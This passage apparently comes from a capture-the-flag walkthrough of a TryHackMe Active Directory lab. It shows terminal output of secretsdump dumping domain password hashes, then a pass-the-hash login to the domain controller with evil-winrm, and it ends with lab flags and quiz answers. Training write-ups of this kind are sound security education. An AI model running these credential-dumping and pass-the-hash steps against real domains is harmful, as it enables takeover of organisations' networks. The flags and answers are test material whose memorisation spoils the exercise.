
Well, it is the **backup account for the Domain Controller**. **This account has a unique permission that allows all Active Directory changes to be synced with this user account**. This includes password hashes.
Knowing this, we can use another tool within Impacket called "**secretsdump.py**". This will allow us to **retrieve all of the password hashes that this user account** (that is synced with the domain controller) has to offer. **Exploiting this, we will effectively have full control over the AD Domain**.



What method allowed us to dump NTDS.DIT?

DRSUAPI

This can be seen from the image below




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# impacket-secretsdump -just-dc spookysec.local/backup:backup2517860@10.10.57.18
9
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4f
c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb
7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96
cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c66
5071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf418
03f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e996
5416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1
612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a874
5433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942
d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a
302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3
aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2
fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f
```

What is the Administrators NTLM hash?


0e0363213e37b94221497260b0bcb4fc

✓ Correct

Now from the dumped NTLM hashes, the Administrator's NTLM hash can be seen from the image below.




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# impacket-secretsdump -just-dc spookysec.local/backup:backup2517860@10.10.57.18
9
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4f
c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb
7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96
cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c66
5071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf418
03f1272656c9e:::
```



What method of attack could allow us to authenticate as the user without the password?

Pass The Hash


By searching on the internet I found that we can use the “Pass the Hash” method to authenticate the user without the password.



Using a tool called Evil-WinRM what option will allow us to use a hash?


-H

This can be seen from the image below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# evil-winrm -h

Evil-WinRM shell v3.5

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PAS
S] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM]
 [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/
krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos
 auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
```

Having everything set, I successfully connected to the target as shown in the image below.




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads/share_content]
└─# evil-winrm -i 10.10.57.189 -u Administrator -H 0e0363213e37b94221497260b0bcb4f
c

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detec
tion_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer
s/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir
```

Submit the flags for each user account. They can be located on each user's desktop.

svc-admin


TryHackMe{K3rb3r0s_Pr3_4uth} ✓ Correct



```
cd*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd ..
*Evil-WinRM* PS C:\Users\svc-admin> cd ..
*Evil-WinRM* PS C:\Users> dir
```

backup

